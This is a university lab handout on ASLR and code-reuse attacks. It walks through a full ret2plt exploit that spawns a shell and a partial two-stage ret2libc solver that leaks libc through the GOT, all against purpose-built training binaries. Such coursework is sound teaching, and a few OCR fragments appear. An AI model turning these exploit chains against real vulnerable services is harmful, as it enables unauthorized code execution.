ASLR and ret2libc

Laboratory for the class "Offensive Security"
(01NWLWQ, 01NWLUV, 01NWLUW, 01NWLWR)
Politecnico di Torino – AY 2025/26
Prof. Cataldo Basile

prepared by:
Alberto Carboneri (alberto.carboneri@polito.it)

v. 2.0 (14/04/2026)

Contents

Purpose of this laboratory

This laboratory focuses on **ASLR** (Address Space Layout Randomization) and **code reuse** attacks. When NX prevents shellcode injection, the next step is to reuse existing code — either inside the binary (*ret2plt*) or inside loaded libraries like **libc** (*ret2libc*, *GOT hijacking*).

All the binaries and source code for this lab are in `lab_03_ret2libc/materiale/challenges/`.

The laboratory is structured as follows:

- **Background**: theory on PLT/GOT, ASLR, calling conventions, ROP chains, and useful tools.
- **Guided exercises**: step-by-step walkthroughs to review the core techniques (one fully guided, one partially guided).
- **Exercises**: independent challenges to practice and consolidate the concepts.

1 Code Reuse and ASLR Bypass

1.1 Why code reuse?

When **NX** is enabled, injected shellcode on the stack will not execute. The usual next step is to reuse existing code.

1.2 PLT/GOT refresher

On dynamically linked ELF binaries:

- the **PLT** (Procedure Linkage Table) contains *stubs* used to call external functions (e.g., `puts@plt`, `system@plt`);
- the **GOT** (Global Offset Table) holds *resolved addresses* of external functions after dynamic linking.

Two consequences that are useful for exploitation:

- **ret2plt:** you can jump to a PLT stub (stable if PIE is disabled) to call a function directly.
- **ret2libc:** if you can leak the runtime value stored in a GOT entry (e.g., `puts@got`), you can compute the libc base address and call any libc function.

1.3 ASLR — Address Space Layout Randomization

ASLR randomizes the base addresses of the stack, heap, and shared libraries (including libc) on every execution. This means that addresses like `system()` or `"/bin/sh"` inside libc change every time.

To defeat ASLR, you need an **information leak**: read a runtime pointer (typically from the GOT), subtract the known offset, and recover the library base.

> NOTE
>
> PIE (Position-Independent Executable) extends the randomization to the main binary itself. When PIE is *disabled*, the binary's own addresses (PLT, GOT, symbols) remain fixed — which is what we exploit in this lab.

1.4 Calling convention reminder (amd64 System V)

The first argument is passed in `RDI`, then `RSI`, `RDX`, `RCX`, `R8`, `R9`. Return address comes from the stack. So, many simple code-reuse payloads look like:

padding || (set RDI) || (call target)

1.5 Stack alignment: the extra `ret`

Many modern libcs assume the stack is 16-byte aligned at call boundaries. Depending on your overflow length and chain layout, you may need to insert a single `ret` gadget before a function call.

You can find a suitable `ret` gadget with: `ROPgadget --binary ./program | grep ":  ret$"`

> NOTE
>
> When your exploit crashes inside `system()` or a similar libc function, the first thing to try is adding a `ret` gadget.

1.6 Recommended workflow

1. Check mitigations with `checksec`.
2. Find the offset to overwrite `RIP` (cyclic pattern).
3. Locate gadgets:
   - easiest: use helper symbols intentionally provided in the training binaries;
   - otherwise: use `ROPgadget` / `ropper` / `objdump -d`.
4. Build the chain in `pwntools` using `flat()` and validate in GDB.

1.7 How a ROP chain actually executes

At the moment you hijack control flow, the stack (`RSP`) points to attacker-controlled data. Each `ret` does (conceptually):

```
RIP = *(uint64_t*)RSP
RSP += 8
```

So a ROP chain is literally an *array of 8-byte words* on the stack:

- gadget addresses (become the next `RIP`);
- immediate values consumed by `pop` instructions inside gadgets.

Example (amd64) for calling `win(a,b,c)`:

```
[padding]
[ret] (optional alignment)
[pop rdi ; ret] -> consumes next QWORD into RDI
[a]
[pop rsi ; ret] -> consumes next QWORD into RSI
[b]
[pop rdx ; ret] -> consumes next QWORD into RDX
[c]
[win] -> "return" into win()
```

1.8 ropper CLI (practical mini-cheatsheet)

Install / run:

```
python3 -m pip install --user ropper
ropper --version
```

List gadgets from a binary:

```
ropper --file ./binary --nocolor --console
```

Search for a specific gadget pattern:

```
ropper --file ./binary --search "pop rdi; ret"
ropper --file ./binary --search "pop rsi; ret"
ropper --file ./binary --search "pop rdx; ret"
```

Notes:

- Gadget syntax may vary slightly (spacing, prefixes). If one search fails, try a shorter query like `"pop rdi"`.
- Always verify the gadget address in GDB if the exploit crashes unexpectedly.
- If you see a libc crash at `movaps`, try adding a single `ret` for stack alignment.

The following two examples walk through the core techniques step by step. The first example is fully solved; the second leaves parts for you to fill in.

1.9 Guided example 1: Neon Diner (ret2plt)

In `lab_03_ret2libc/materiale/challenges/00_ret2plt/` the program reads a customer order into a 64-byte stack buffer — but accepts up to 256 bytes.

Binary:	`lab_03_ret2libc/materiale/challenges/00_ret2plt/ret2plt`
Source:	`lab_03_ret2libc/materiale/challenges/00_ret2plt/main.c`

The binary has `system` in its PLT and a `"/bin/sh"` string embedded in the data section. Our goal: build a ROP chain that calls `system("/bin/sh")` via the PLT.

We will walk through this challenge step by step.

Step 1 — Inspect protections

Run `checksec` on the binary: `checksec --file ./ret2plt`

Write down the relevant results:

NX: → enabled

PIE: → no pie

Canary: → no canary

Because NX is enabled you cannot inject shellcode. Because PIE is disabled, PLT addresses and embedded strings have fixed virtual addresses across runs, even with ASLR.

Step 2 — Find the overwrite offset

Generate a cyclic pattern and feed it to the binary in GDB:

```
python3 -c 'from pwn import *; print(cyclic(200).decode())'
```

Run the binary in GDB, paste the pattern, and observe the crash. Then compute the offset:

```
python3 -c 'from pwn import *; print(cyclic_find(<value_from_crash>))'
```

Offset to RIP:

→ 72

Step 3 — Find what you need inside the ELF

You need three addresses:

1. a gadget that performs `pop rdi ; ret` (to control the first argument);
2. the address of the string `"/bin/sh"`;
3. `system@plt`.

This challenge includes a helper symbol `pop_rdi_ret()` to keep the first exercise simple.

```
# Find the gadget (helper symbol)
nm ./ret2plt | grep pop_rdi_ret

# Find "/bin/sh"
python3 -c 'from pwn import *; e=ELF("./ret2plt"); \
    print(hex(next(e.search(b"/bin/sh\x00"))))'

# Find system@plt
objdump -d ./ret2plt | grep system
```

Fill in the addresses:

`pop_rdi_ret`: → 0x40121b

`"/bin/sh"`: → 0x402017

`system@plt`: → 0x401254

Step 4 — Find a `ret` gadget

We need it for stack alignment (see Section **??**): `ROPgadget --binary ./ret2plt | grep ": ret$"`

`ret` gadget address:

→ 0x40101a

Step 5 — Payload layout

The final chain is:

padding (72 B) || ret || pop rdi ; ret || "/bin/sh" || system@plt

Step 6 — The complete exploit

```
#!/usr/bin/env python3
from pwn import *

context.binary = elf = ELF('./ret2plt', checksec=False)

OFFSET_TO_RIP = 72

p = process(elf.path)

pop_rdi = elf.sym.pop_rdi_ret
binsh = next(elf.search(b'/bin/sh\x00'))
ret = ROP(elf).find_gadget(['ret']).address

payload = flat(
    b'A' * OFFSET_TO_RIP,
    p64(ret),
    p64(pop_rdi),
    p64(binsh),
    p64(elf.plt.system),
)

p.recvuntil(b'order?\n')
p.send(payload)
p.interactive()
```

Run it and confirm you get a shell.

NOTE

If you want to validate in GDB: set a breakpoint on `system@plt` and confirm `RDI` points to `"/bin/sh"` when the breakpoint hits.

1.10 Guided example 2: Dusty Scrolls (ret2libc with a GOT leak)

In `lab_03_ret2libc/materiale/challenges/01_ret2libc_leak/` the binary asks for a book title — and reads far too many bytes into a 64-byte buffer. This time there is **no** `system` in the PLT: the only way to call it is to *leak a libc address* at runtime, compute the libc base, and jump to `system` inside libc.

Binary:	`lab_03_ret2libc/materiale/challenges/01_ret2libc_leak/ret2libc_l`
Source:	`lab_03_ret2libc/materiale/challenges/01_ret2libc_leak/main.c`

Key questions

- Why can't you just call `system@plt` like in Example 1?

→

- The program has `puts@plt`. How can you turn that into a libc leak?


→

The two-stage strategy


1. **Stage 1** — leak: call `puts(puts@got)` to print the runtime address of `puts`, then return to `main()` so you can send a second payload.
2. **Stage 2** — shell: compute `libc_base`, then call `system("/bin/sh")`.

Chain worksheet (fill in the addresses)

Stage 1: leak `puts` and return to `main`



Stage 2: call `system("/bin/sh")` trovato con gdb e got



Computing the libc base print(hex(next(e.search(b"/bin/sh\x00"))))

Once you receive the leaked value of `puts`, the math is:

$$\text{libc\_base} = \text{leak\_puts} - \text{libc.symbols['puts']}$$

$$\text{system} = \text{libc\_base} + \text{libc.symbols['system']}$$

> NOTE
>
> This assumes you are using the *same* libc used by the target. When attacking a remote server, the libc is usually provided alongside the binary.

Partial solver — fill in the blanks

Complete the script below. The parts marked `???` are for you to determine.

```python
#!/usr/bin/env python3
from pwn import *

context.binary = elf = ELF('./ret2libc_leak', checksec=False)
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)

OFFSET_TO_RIP = ???

POP_RDI = ???
RET = ???
PUTS_PLT = elf.plt['puts']
PUTS_GOT = elf.got['puts']
MAIN = elf.sym['main']
BINSH = next(elf.search(b'/bin/sh\x00'))

p = process(elf.path)

# -------- Stage 1: leak puts --------
p.recvuntil(b'looking␣for?\n')
stage1 = flat(
    b'A' * OFFSET_TO_RIP,
    p64(POP_RDI),
    p64(PUTS_GOT),
    p64(PUTS_PLT),
    p64(MAIN),
)
p.send(stage1)
p.recvline() # consume "Let me check..."

leaked = p.recvline().strip()
leak_puts = u64(leaked.ljust(8, b'\x00'))
log.info(f"puts␣leak␣=␣{leak_puts:#x}")

libc.address = leak_puts - libc.symbols['puts']
log.info(f"libc␣base␣=␣{libc.address:#x}")

# -------- Stage 2: system("/bin/sh") --------
system_addr = libc.symbols['system']
p.recvuntil(b'looking␣for?\n')
stage2 = flat(
    b'A' * OFFSET_TO_RIP,
    p64(RET),
    p64(POP_RDI),
    p64(???), # address of "/bin/sh"
    p64(???), # address of system
)
p.send(stage2)
p.interactive()
```

```
→
```

ATTENTION

Depending on the target's output, you may need to adjust the `recvline` / `recvuntil` calls. If you see inconsistent leaks, validate in GDB that `puts` is actually printing the GOT entry you pass in `RDI`.

1.11 From guided examples to independent exercises

The guided examples above show the two core techniques for this lab: **ret2plt** (call a PLT function directly) and **ret2libc** (leak a GOT entry, compute the libc base, and call a libc function). The next section lists the exercises you should solve during the lab and at home.

2 Exercises

This section collects the challenges to solve independently. Each exercise directory is under `lab_03_ret2libc/materiale/c`

Exercise 1 — Feedback portal

Purpose:	use a format string vulnerability to **read** a libc address from the stack, then exploit a separate buffer overflow with a ret2libc chain.
Suggested tools:	`checksec`, `ropper` or `ROPgadget`, GDB + **pwndbg**, `pwntools`.

Challenge directory: `02_feedback_portal/`

Files:

- `02_feedback_portal/feedback_portal`
- `02_feedback_portal/main.c`
- `02_feedback_portal/libc.so.6`

Exercise 2 — Crystal ball

Purpose:	perform a two-stage ret2libc attack when **neither** `system` nor `"/bin/sh"` are in the binary.
Suggested tools:	`checksec`, `ropper` or `ROPgadget`, GDB + **pwndbg**, `pwntools`.

Challenge directory: `03_crystal_ball/`

Files:

- `03_crystal_ball/ret2libc_aslr`
- `03_crystal_ball/main.c`
- `03_crystal_ball/libc.so.6`

Exercise 3 — Postcard Writer

Purpose:	ret2libc with a `printf`-based leak (instead of `puts`).
Suggested tools:	`checksec`, `ropper`, `objdump`, GDB + **pwndbg**, `pwntools`.

Challenge directory: `04_postcard_writer/`

Files:

- `04_postcard_writer/ret2libc_home`
- `04_postcard_writer/main.c`
- `04_postcard_writer/libc.so.6`

3 Extras

Optional ideas if you finish early:

- Try leaking a different GOT entry (e.g., `read@got` instead of `puts@got`) and verify you can still compute the libc base correctly.
- In GDB, set a breakpoint right before your first `ret` gadget and step through the entire ROP chain one gadget at a time. Map each stack slot back to your payload layout.